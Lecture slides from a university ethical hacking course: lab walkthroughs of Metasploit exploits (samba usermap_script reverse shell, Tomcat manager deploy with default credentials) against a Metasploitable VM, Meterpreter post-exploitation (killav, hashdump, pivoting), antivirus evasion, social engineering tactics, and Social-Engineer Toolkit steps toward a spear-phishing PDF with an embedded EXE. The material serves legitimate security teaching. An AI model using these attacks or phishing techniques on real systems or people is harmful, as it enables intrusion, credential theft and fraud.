

INTRO TO ETHICAL HACKING
MIS 5211.701
Week 6
<https://community.mis.vanderbilt.edu/mis5211sec001fall2021>

1

Tonight's Plan

- ▣ Some Odds and Ends
- ▣ More Metasploit
- ▣ Social Engineering
- ▣ Social Engineering Toolkit

MIS 5211.701 2

2

Odds and Ends – Microsoft Trial VMs

- ▣ Test IE11 and Microsoft Edge Legacy
 - <https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>
 - Expire after 90 days
- ▣ Server Evaluation Center
 - <https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server>
 - Server Platforms 180-day expiration (typically)
 - Hyper-V unlimited expiration
 - Various products available – download as ISO

MIS 5211.701 3

3

Odds and Ends – Scan Me

- <http://scanme.nmap.org>
- From the Site:
 - “Try not to hammer on the server too hard. A few scans in a day is fine, but dont scan 100 times a day or use this site to test your ssh brute-force password cracking tool.”

MIS 5211.701 4

4

Odds and Ends

- Hack the Box
 - <https://www.hackthebox.eu>
- To get an invite code, you will need to “Hack the Box”
 - You can give it a try now if you want
 - I’ll cover some ideas and hints when we get to Web Application portion
- Helpful sites if you want to try:
 - <https://beautifier.io>
 - <https://www.base64decode.org>

MIS 5211.701 5

5

Back to Metasploit

- If you have Kali, Metasploit, and Metasploitable on your laptop, you may want to start them up and follow along

MIS 5211.701 6

6

Exploits

- Basics
 - Msf> show exploits

```
msf > show exploits
Exploits
=====
  Name      Description      Disclosure Date
  ----      -
  aix/local/ibstat_path 2013-09-24
  excellent_ibstat_SPATH_Privilege_Escalation
  aix/rpc_cmds_opcode21 2009-10-07
  great_AIX_Calendar_Manager_Service_Daemon_rpc_cmds_Opcode_21_Buffer_Overflow
```

- Msf> show auxiliary
- Msf> show options

MIS 5212.001

7

7

Search

- Can search for specific exploits
 - Msf> search ms08_067

```
msf > search ms08_067
Matching Modules
=====
  Name      Disclosure Date Rank Description
  ----      -
  exploit/windows/smb/ms08_067_netapi 2008-10-28 great MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

MIS 5212.001

8

8

Payloads

- Msf> show payloads

```
msf > show payloads
Payloads
=====
  Name      Disclosure Date Rank Description
  ----      -
  aix/ppc/shell_bind_tcp  normal AIX
  Command Shell, Bind TCP Inline
  aix/ppc/shell_find_port  normal AIX
  Command Shell, Find Port Inline
  aix/ppc/shell_interact  normal AIX
  execve Shell for inetd
  aix/ppc/shell_reverse_tcp  normal AIX
  Command Shell, Reverse TCP Inline
  android/meterpreter/reverse_http  normal And
  roid Meterpreter, Delvik Reverse HTTP Stager
  android/meterpreter/reverse_https
```

MIS 5212.001

9

9

Selecting the Exploit

- Once you know the exploit you want:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

- Show options

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

-----
Name      Current Setting  Required  Description
-----
RHOST     *                yes       The target address
RPORT     445              yes       Set the SMB service port
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVCS)

Exploit target:

-----
Id  Name
--  ---
0   Automatic Targeting

msf exploit(ms08_067_netapi) >
```

MIS 5212.001

10

10

What Payload?

- Now, show payloads makes more sense

```
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
-----
Name      Disclosure Date  Rank  Description
-----
generic/custom              normal  Custom Payload
generic/debug_trap          normal  Generic Debug Trap
generic/shell_bind_tcp      normal  Generic Shell Bind TCP

msf exploit(ms08_067_netapi) >
```

MIS 5212.001

11

11

Setting the Payload

```
msf exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

-----
Name      Current Setting  Required  Description
-----
RHOST     *                yes       The target address
RPORT     445              yes       Set the SMB service port
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVCS)

Payload options (windows/shell/reverse_tcp):

-----
Name      Current Setting  Required  Description
-----
EXITFUNC  thread           yes       Exit technique (accepted: seh, thread, process, none)
LHOST     *                yes       The listen address
LPORT     4444             yes       The listen port

Exploit target:

-----
Id  Name
--  ---
0   Automatic Targeting

msf exploit(ms08_067_netapi) >
```

MIS 5212.001

12

12

Selecting a Target

```
msf exploit(m00_067_netapi) > show targets
Exploit targets:
Id  Name
--  ---
0   Automatic Targeting
1   Windows 2000 Universal
2   Windows XP SP0/SP1 Universal
3   Windows 2003 SP0 Universal
4   Windows XP SP2 English (AlwaysOn NX)
5   Windows XP SP2 English (NX)
6   Windows XP SP3 English (AlwaysOn NX)
7   Windows XP SP3 English (NX)
8   Windows XP SP2 Arabic (NX)
9   Windows XP SP2 Chinese - Traditional / Taiwan (NX)
10  Windows XP SP2 Chinese - Simplified (NX)
11  Windows XP SP2 Chinese - Traditional (NX)
```

MIS 5212.001 13

13

Final Options

- ❑ Set RHOST [Target IP]
- ❑ Set target [Target Number from Previous Slide]
- ❑ Show options will list your settings so you can verify

MIS 5212.001 14

14

Looking at Ubuntu

- ❑ Same process, we find a machine via scanning
- ❑ Either select port found during scanning if it looks promising (Like open port with samba)
- ❑ Or, run vulnerability scanner to find more options
- ❑ Lets say we found samba

MIS 5212.001 15

15

Meterpreter

- ❑ Meterpreter is an extension to the Metasploit Framework that leverages Metasploit functionality to extend the ability to exploit a victim system.
- ❑ Meterpreter provides for the facility to migrate to different processes once a system has been compromised.

MIS 5212.001 19

19

Windows vs Linux

- ❑ Most examples for meterpreter are shown in Windows. This is because Windows is easier for meterpreter to deal with.
- ❑ The goal of meterpreter is to remain entirely in memory. That is, no foot print on the hard drive to make detection more difficult
- ❑ Windows facilitates this through built in APIs that are not present in Linux
- ❑ We will work through a Linux example due to licensing and availability of metasploitable.

MIS 5212.001 20

20

More on Database

- ❑ After getting the database to work last week, it failed again during testing for this week.
- ❑ Eventually built a new version of Metasploit framework and nmap in a fresh version of Ubuntu
- ❑ URL for direction:
 - <http://www.darkoperator.com/installing-metasploit-in-ubuntu/>
 - This will work, but step "bundle install" will require sudo and running nmap or Metasploit-framework will also require sudo

MIS 5212.001 21

21

Exploiting a Linux machine

- ❑ We will use nmap, Metasploit framework, and metasploitable
- ❑ We will launch both Kali and Metasploitable
- ❑ In this example
 - Metasploit=192.168.241.134
 - Metasploitable=192.168.241.131

MIS 5212.001

22

22

Scan with nmap

- ❑ Basic scan with nmap

```

root@kali:~# nmap -sS -A 192.168.241.131
Starting Nmap 6.46 ( http://nmap.org ) at 2015-01-20 19:09 EST
Nmap scan report for 192.168.241.131
Host is up (0.00072s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 e9:9f:fe:1c:05:f1:6a:74:d6:98:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:8f:21:1d:de:a7:2b:aa:61:bl:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd

```

- ❑ Looking through scan we see

```

smb-os-discovery:
  OS: Unix (Samba 3.0.20-Debian)
  NetBIOS computer name:
  Workgroup: WORKGROUP
  System time: 2015-01-20T20:04:49-05:00

```

MIS 5212.001

23

23

Scan with nmap

- ❑ Looking through scan we also see

```

8188/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
|_ http-favicon: Apache Tomcat
|_ http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_ http-title: Apache Tomcat/5.5

```

MIS 5212.001

24

24

Starting Exploit Build

- Now, start building exploit

```

msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > set RHOST 192.168.241.131
RHOST => 192.168.241.131
msf exploit(usermap_script) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf exploit(usermap_script) > set LHOST 192.168.241.134
LHOST => 192.168.241.134
msf exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
-----
Name      Current Setting  Required  Description
-----
RHOST     192.168.241.131  yes      The target address
RPORT     139              yes      The target port

Payload options (cmd/unix/reverse_netcat):
-----
Name      Current Setting  Required  Description
-----
LHOST     192.168.241.134  yes      The listen address
LPORT     4444             yes      The listen port
  
```

MIS 5212.001 25

25

Completing the Exploit

```

msf exploit(usermap_script) > exploit
[*] Started reverse handler on 192.168.241.134:4444
[*] Command shell session 1 opened (192.168.241.134:4444 -> 192.168.241.131:4048)
2) at 2015-01-20 17:36:05 -0800

python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:~# id
id
uid=0(root)
gid=0(root)
root@metasploitable:~#
  
```

MIS 5212.001 26

26

Now lets try Tomcat

- We can see tomcat is up and running!
- Googling shows default ID/Password is tomcat/tomcat



MIS 5212.001 27

27

Starting Exploit Build

Now, start building exploit

```

msf > db_status
[*] postgresql connected to msf
msf > search tomcat_mgr_deploy
[!] Database not connected or cache not built, using slow search
Matching Modules
=====
  Name                               Disclosure Date  Rank   Description
  ----                               -
  exploit/multi/http/tomcat_mgr_deploy 2009-11-09     excellent Apache Tomcat Manager Application Deployer Authenticated Code Execution

msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) >
    
```

MIS 5212.001 28

28

Exploit Options

```

msf exploit(tomcat_mgr_deploy) > show options
Module options (exploit/multi/http/tomcat_mgr_deploy):
  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  no               The password for the specified username
  PATH      /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
  Proxies   no               A proxy chain of format type:host:port[, type:host:port][...]
  RHOST     yes              The target address
  RPORT     80               The target port
  USERNAME  no               The username to authenticate as
  VHOST     no               HTTP server virtual host

Exploit target:
  id  Name
  --  -
  0   Automatic

msf exploit(tomcat_mgr_deploy) >
    
```

MIS 5212.001 29

29

Payload Options

```

msf exploit(tomcat_mgr_deploy) > show payloads
Compatible Payloads
=====
  Name                               Disclosure Date  Rank   Description
  ----                               -
  generic/custom                     normal          Custom Payload
  generic/shell_bbind_tcp             normal          Generic Command Shell
  l, Bind TCP Inline                 normal          Generic Command Shell
  l, Reverse TCP Inline               normal          Generic Command Shell
  java/meterpreter/bind_tcp           normal          Java Meterpreter, Java
  va Bind TCP Stager                  normal          Java Meterpreter, Java
  java/meterpreter/reverse_http       normal          Java Meterpreter, Java
  va Reverse HTTP Stager              normal          Java Meterpreter, Java
  java/meterpreter/reverse_https      normal          Java Meterpreter, Java
  va Reverse HTTPS Stager             normal          Java Meterpreter, Java
  java/meterpreter/reverse_tcp       normal          Java Meterpreter, Java
  va Reverse TCP Stager               normal          Command Shell, Java
  java/shell/bind_tcp                 normal          Command Shell, Java
  Bind TCP Stager                     normal          Command Shell, Java
  java/shell/reverse_tcp              normal          Command Shell, Java
  reverse_tcp_stager                  normal          Java Command Shell,
  java/shell_reverse_tcp              normal          Java Command Shell,
  Reverse TCP Inline                   normal          Java Command Shell,

msf exploit(tomcat_mgr_deploy) >
    
```

MIS 5212.001 30

30

Note from the Net

- ❑ Information I found on forums suggested the payload “java/meterpreter/reverse_tcp” should work. Tried numerous time without success.
- ❑ Decided to “play around”. Tried PAYLOAD “bind_tcp”
- ❑ Results on next pages

MIS 5212.001

31

31

Options

```
msf exploit(tomcat_mgr_deploy) > show options
Module options (exploit/multi/http/tomcat_mgr_deploy):
-----
Name      Current Setting  Required  Description
-----
PASSWORD  tomcat           no        The password for the specified username
PATH      /manager         yes       The URI path of the manager app (/deploy
and /deploy will be used)
Proxies    no               no        A proxy chain of format type:host:port[,
type:host:port[...]]
RHOST     192.168.241.131 yes       The target address
RPORT     8180             yes       The target port
USERNAME  tomcat           no        The username to authenticate as
VHOST     no               no        HTTP server virtual host

Payload options (java/meterpreter/bind_tcp):
-----
Name      Current Setting  Required  Description
-----
LPORT     4444             yes       The listen port
RHOST     192.168.241.131 no        The target address

Exploit target:
-----
Id  Name
--  ---
0   Automatic
```

MIS 5212.001

32

32

Results

- ❑ I'm in!

```
msf exploit(tomcat_mgr_deploy) > exploit
[*] Started bind handler
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6448 bytes as HCaosnbchS0T3ub0fnYF.war ...
[*] Executing /HCaosnbchS0T3ub0fnYF/IVs0V0a0k3Jih.jsp...
[*] Undeploying HCaosnbchS0T3ub0fnYF...
[*] Sending stage (30355 bytes) to 192.168.241.131
[*] Meterpreter session 3 opened (192.168.241.134:41858 -> 192.168.241.131:4444)
at 2015-01-20 17:58:39 -0800
meterpreter >
```

MIS 5212.001

33

33

Ok, Now what!

- ❑ Grab some info:


```
meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux 2.6.24-10-server (1386)
Meterpreter  : java/java
meterpreter > getuid
Server username: tomcat55
```
- ❑ And now we can background the process and do it again


```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(tomcat_mgr_deploy) > |
```

MIS 5212.001 34

34

Backgrounding (Pivoting)

- ❑ Allows attacker to “pivot” through a compromised machine and attack another machine on the victim network
- ❑ Steps
 - Recon first compromised machine
 - Set up routing to new target
 - Launch attack through first target to second target
 - Repeat as needed

MIS 5212.001 35

35

Pivoting Tutorial

- ❑ <https://www.offensive-security.com/metasploit-unleashed/Pivoting/>

MIS 5212.001 36

36

Meterpreter Scripts

- ❑ Once you get to that meterpreter prompt

```

msf exploit(tomcat_mgr_deploy) > exploit
[*] Started bind handler
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6448 bytes as HCaosnbCH50T3ub0fnYf.war ...
[*] Executing /HCaosnbCH50T3ub0fnYf/YX0V0a0k321h.jsp...
[*] Undeploying HCaosnbCH50T3ub0fnYf ...
[*] Sending stage (30355 bytes) to 192.168.241.131
[*] Meterpreter session 3 opened (192.168.241.134:41858 -> 192.168.241.131:4444)
at 2015-01-20 17:58:39 -0800
meterpreter >

```

- ❑ More options open up

MIS 5212.001 37

37

Some Meterpreter Scripts

- ❑ Migrate to another process
 - Run post/windows/manage/migrate
- ❑ Kill Antivirus Software
 - Run killav
- ❑ Dump System Password hash
 - Run hashdump
- ❑ View All Traffic
 - Run packetrecorder -I 1

Note: Not all actions work with all payloads

MIS 5212.001 38

38

Avoiding Detection

- ❑ You don't want to be caught by Antivirus software
- ❑ Most AV systems are signature based
- ❑ Signature must be specific enough to trigger only when they bump into truly malicious software
- ❑ Therefore, we can create unique payloads that have not been seen before

MIS 5212.001 39

39

The Old Tools

- ❑ The Metasploit-framework came with two tools to help with this
 - Msfencode
 - Msfpayload
- ❑ Both of these are now deprecated and were removed on or about June of 2015
- ❑ Msfvenom is the replacement

MIS 5212.001

40

40

Listing Payloads

- ❑ Here's a snippet

```

krk@ubuntu:~$ sudo msfpayload -l | more
[sudo] password for kirk:
[] *****
[] *           The utility msfpayload is deprecated! *
[] *           It will be removed on or about 2015-06-08 *
[] *           Please use msfvenom instead *
[] *           Details: https://github.com/rapid7/metasploit-framework/pull/4333 *
[] *****
Framework Payloads (356 total)
-----
Name                               Description
----                               -
aix/ppc/shell_bind_tcp              Listen for a connection and spawn a command shell
aix/ppc/shell_find_port             Spawn a shell on an established connection
aix/ppc/shell_listener              Start a receiver (bind) for (send) program
aix/ppc/shell_reverse_tcp           Connect back to attacker and spawn a command shell
android/meterpreter/reverse_https   Run a meterpreter server on Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp     Run a meterpreter server on Android. Connect back stager
android/shell/reverse_http          Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https        Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp          Spawn a piped command shell (sh). Connect back stager
bsd/ppc/shell_bind_tcp             Listen for a connection and spawn a command shell
bsd/ppc/shell_reverse_tcp          Connect back to attacker and spawn a command shell
bsd/ppc/sock
  
```

- ❑ So many options needed to pipe to more to show beginning of the list

MIS 5212.001

41

41

Options

- ❑ What are our options

```

krk@ubuntu:~/usr/local/bin$ sudo msfpayload -h
[] *****
[] *           The utility msfpayload is deprecated! *
[] *           It will be removed on or about 2015-06-08 *
[] *           Please use msfvenom instead *
[] *           Details: https://github.com/rapid7/metasploit-framework/pull/4333 *
[] *****
Usage: /usr/local/bin/msfpayload [-options] <payload> [-var=val] <[Summary]
C[cs][H]ar[p][P]erl[Rub][Y][[R]aw[C]sie[X]e][O]ll[V]B[A][W]ar[Py]tho[N]s[O]>

OPTIONS:
-h           Help banner
-l           List available payloads
krk@ubuntu:~/usr/local/bin$
  
```

MIS 5212.001

42

42

Metasploit-Framework

- ❑ Payload, Encode, and Venom have the ability to combine NOP sled with shell code in a payload that can be attached to a link for a browser, or in a PDF or other document.
- ❑ That is as far as we are going with this. Just know that the tools have this capability

MIS 5212.001 52

52

Auxiliary Modules

- ❑ Metasploit-Framework Auxiliary Modules are modules that are modules that perform functions other than exploits
- ❑ Broke down in to three main areas
 - Admin
 - Scanner
 - Server

MIS 5212.001 53

53

Auxiliary Admin

- ❑ Auxiliary Admin Modules break down into these areas:
 - Admin HTTP Modules (tomcat)
 - Admin MSSQL Modules
 - Admin MySQL Modules
 - Admin Postgres Modules
 - Admin VMWare Modules

MIS 5212.001 54

54

Auxiliary Scanner

☐ Auxiliary Admin Modules break down into these areas:

DCERPC	SMB
Discovery	SMTP
FTP	SNMP
HTTP	SSH
IMAP	Telnet
MSSQL	TFTP
MySQL	VMWare
NetBIOS	VNC
POP3	

MIS 5212.001 55

55

Auxiliary Server

☐ Auxiliary Admin Modules break down into these areas:

- ftp
- http_ntlm
- imap
- pop3
- smb

MIS 5212.001 56

56

searchsploit

☐ Command line tool to search exploit-db

- <https://www.exploit-db.com/searchsploit>
- Already installed in Kali
- Follow directions on site to update

MIS 5211.701 57

57

Social Engineering

- ❑ Definition
 - Getting people to do what you want
- ❑ Alternatively
 - Psychological manipulation of people into performing actions or divulging confidential information. - wikipedia.org
 - Or
 - Social engineering exploits people's emotions and their desire to help others - malware.wikia.com

MIS 5211.001 58

58

Attitude

- ❑ Confidence
 - Act like you belong there
- ❑ Friendliness
 - Make people want to help you
- ❑ Appearance
 - Dress for the part



MIS 5211.001 59

59

Categories

- ❑ Can take numerous forms
 - Pretexting
 - Phishing
 - Spear Phishing
 - Vishing
 - Tailgating
 - Quid Pro Quo
 - Baiting
 - Diversion Theft



MIS 5211.001 60

60

Pretexting

- ▣ Inventing a scenario
 - Do some recon
 - Speak the language
 - Impersonate someone who should be there
 - Give information outsider would not have
 - Legitimate name of supervisor or department
 - Reference correct office location
 - Project name or internal initiative
 - Pretend to be police, FBI, TSA, or Homeland Security
 - Note: this is a crime all by itself



MIS 5211.001 61

61

Phishing

- ▣ Email
 - Again, starts with Recon
 - Send legitimate looking email
 - Request verification of information and warn of consequences for non-compliance
 - Link to fraudulent web site
 - Note: Larger organizations pay for monitoring services to catch this



MIS 5211.001 62

62

Spear Phishing

- ▣ Like phishing, but much more targeted
 - Heavy recon
 - Identify just the right target or targets
 - Executive
 - IT Admins
 - Accounts payable
 - Create content very specific to Target(s)

MIS 5211.001 63

63

Phishing and Spear Phishing

- ❑ Often used to deliver malware
 - Tempting attachments:
 - New bonus plan
 - Layoff list
 - Memorial notice for recently passed employee
 - Web sites that deliver promised content
 - But infect browser

MIS 5211.001 64

64

Vishing

- ❑ Like phishing, but by phone or fraudulent IVR
- ❑ VOIP can be used to falsify source phone number (Caller ID Spoofing)
- ❑ Swatting - Initiating a police raid



MIS 5211.001 65

65

Tailgating

- ❑ May or May Not be Social Engineering
 - People feel a need to "Hold the door"
 - Especially problematic in the southeastern US
- ❑ Even man traps and roto-gates can be gotten around
 - Show up with large packages or boxes
 - Ask security for help



MIS 5211.001 66

66

Quid Pro Quo

- ❑ Call into company claiming to be Tech Support
 - May take several calls
 - Eventually you will hit someone that called for support
 - Help them (Sort of)
 - They'll follow your directions
 - Type commands
 - Download software
 - Provide data

MIS 5211.001

67

67

Baiting

- ❑ Spread USBs around parking lots
- ❑ Mail official looking CDs
- ❑ Send a token desk toy (with WiFi repeater installed)
- ❑ Replacement mouse (with malware preloaded)
- ❑ MP3 player



MIS 5211.001

68

68

Diversion Theft

- ❑ Fake ATM
- ❑ Intercept delivery man
- ❑ "Borrow" a FedEx or UPS truck and make a pickup

MIS 5211.001

69

69

Dumpster Diving

- ❑ More of a recon technique than actual Social Engineering
- ❑ Gold Standards of Dumpster Diving
 - Yellow Sticky 
 - Handwritten notes



MIS 5211.001 70

70

Note on “Hands On”

- ❑ The tools covered (Kali, nmap, and Metasploit) along with what will be covered (WebGoat with Interception proxy) allow each student to work through all examples and many more in a safe environment within VMWare
- ❑ This gives you the best chance of getting comfortable with these tools
- ❑ To get the best value out of the material you need to “play” with them, try things, see what works and what doesn’t.

MIS 5212.001 71

71

Social Engineer Toolkit

- ❑ Social Engineering Toolkit or SET was developed by the same group that built Metasploit
- ❑ SET provides a suite of tools specifically for performing social engineering attacks including:
 - Spear Phishing
 - Infectious Media
 - And More
- ❑ It is pre-installed on Kali




72


72



73



74



75

More on Updating

- ❑ You can also get “bleeding Edge” updates with the following

```
root@testkali:~# echo deb http://repo.kali.org/kali kali-bleeding-edge main >> /etc/apt/sources.list
root@testkali:~# apt-get update && apt-get upgrade
```

- ❑ Note: This may cause some instabilities and may force you to “Troubleshoot” some of the software. Hint: Take a snapshot first.

76

76

Initial Options

- ❑ If you have not edited the set_config file you will see the following options:

```
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

Select from the menu:
1) Social-Engineering Attacks
2) Post-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> |
```

77

77

Drilling Down

- ❑ Under “Social-Engineering Attacks”

```
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> |
```

78

78

Drilling Down

- ☐ Under "Fast-Track Penetration Testing"

```

Welcome to the Social-Engineer Toolkit - Fast-Track Penetration Testing platform
. These attack vectors
have a series of exploits and automation aspects to assist in the art of penetra
tion testing. SET
now incorporates the attack vectors leveraged in Fast-Track. All of these attack
vectors have been
completely rewritten and customized from scratch as to improve functionality and
capabilities.

1) Microsoft SQL Bruter
2) Custom Exploits
3) SOCK Attack Vector
4) Dell DRAC/Chassis Default Checker
5) RID_ENUM - User Enumeration Attack
6) PSEXEC Powershell Injection

99) Return to Main Menu

set:fasttrack>
  
```

79

Drilling Down

- ☐ Under "Third Party Modules"

```

[-] Social-Engineer Toolkit Third Party Modules menu.
[-] Please read the readme/modules.txt for information on how to create your o
wn modules.

1. RATTE (Remote Administration Tool Tommy Edition) Create Payload only. Read
the readme/RATTE-Readme.txt first
2. RATTE Java Applet Attack (Remote Administration Tool Tommy Edition) - Read
the readme/RATTE_README.txt first

99. Return to the previous menu

set:modules>
  
```

80

Walk Through of Attack

- ☐ We will start back at the main menu for SET

```

Terminal
File Edit View Search Terminal Help
[---] Follow me on Twitter: @Hackingdave [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
  
```

81

Walk Through of Attack

❑ Select Option 1 for Spear-Phishing

```

Terminal
File Edit View Search Terminal Help
The one stop shop for all of your SE needs.
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set>
  
```

82

Walk Through of Attack

❑ Select Option 1 for a Mass Email Attack

```

Terminal
File Edit View Search Terminal Help
10) Third Party Modules
99) Return back to the main menu.

set> 1

The Spearphishing module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "sendmail" is installed (set-get install sendmail) and change the config/set_config SENDMAIL=OF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy.

1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template
99) Return to Main Menu

set:thirdparty>
  
```

83

Walk Through of Attack

❑ Select Option 12 for PDF embedded EXE

```


Terminal
File Edit View Search Terminal Help
1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
4) Microsoft Windows CreateSizedBSECTION Stack Buffer Overflow
5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
6) Adobe Flash Player "Button" Remote Code Execution
7) Adobe CoolType SING Table "uniqueName" Overflow
8) Adobe Flash Player "newfunction" Invalid Pointer Use
9) Adobe Collab.collectEmailInfo Buffer Overflow
10) Adobe Collab.getIcon Buffer Overflow
11) Adobe JBIGDecode Memory Corruption Exploit
12) Adobe PDF Embedded EXE Social Engineering
13) Adobe utill.printf() Buffer Overflow
14) Custom EXE to VBA (sent via RAR) (RAR required)
15) Adobe USD_CLODProgressiveMeshDeclaration Array Overrun
16) Adobe PDF Embedded EXE Social Engineering (NOJS)
17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
18) Apple QuickTime PICT PosSize Buffer Overflow
19) Nuance PDF Reader v5.8 Launch Stack Buffer Overflow
20) Adobe Reader u3d Memory Corruption Vulnerability
21) MSGONCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>
  
```

84

Walk Through of Attack

❑ Select Option 2 for Built-in PDF



```

File Edit View Search Terminal Help
9) Adobe Collab.collectEmailInfo Buffer Overflow
10) Adobe Collab.getIcon Buffer Overflow
11) Adobe JBIG2Decode Memory Corruption Exploit
12) Adobe PDF Embedded EXE Social Engineering
13) Adobe util.getattr() Buffer Overflow
14) Custom EXE to VBA (sent via RAR) (RAR required)
15) Adobe USD_CLOPProgressiveMeshDeclaration Array Overrun
16) Adobe PDF Embedded EXE Social Engineering (MS35)
17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
18) Apple QuickTime PICT PhSize Buffer Overflow
19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
20) Adobe Reader.usd Memory Corruption Vulnerability
21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads->12
[-] Default payload creation selected. SET will generate a normal PDF with embed-
ded EXE.

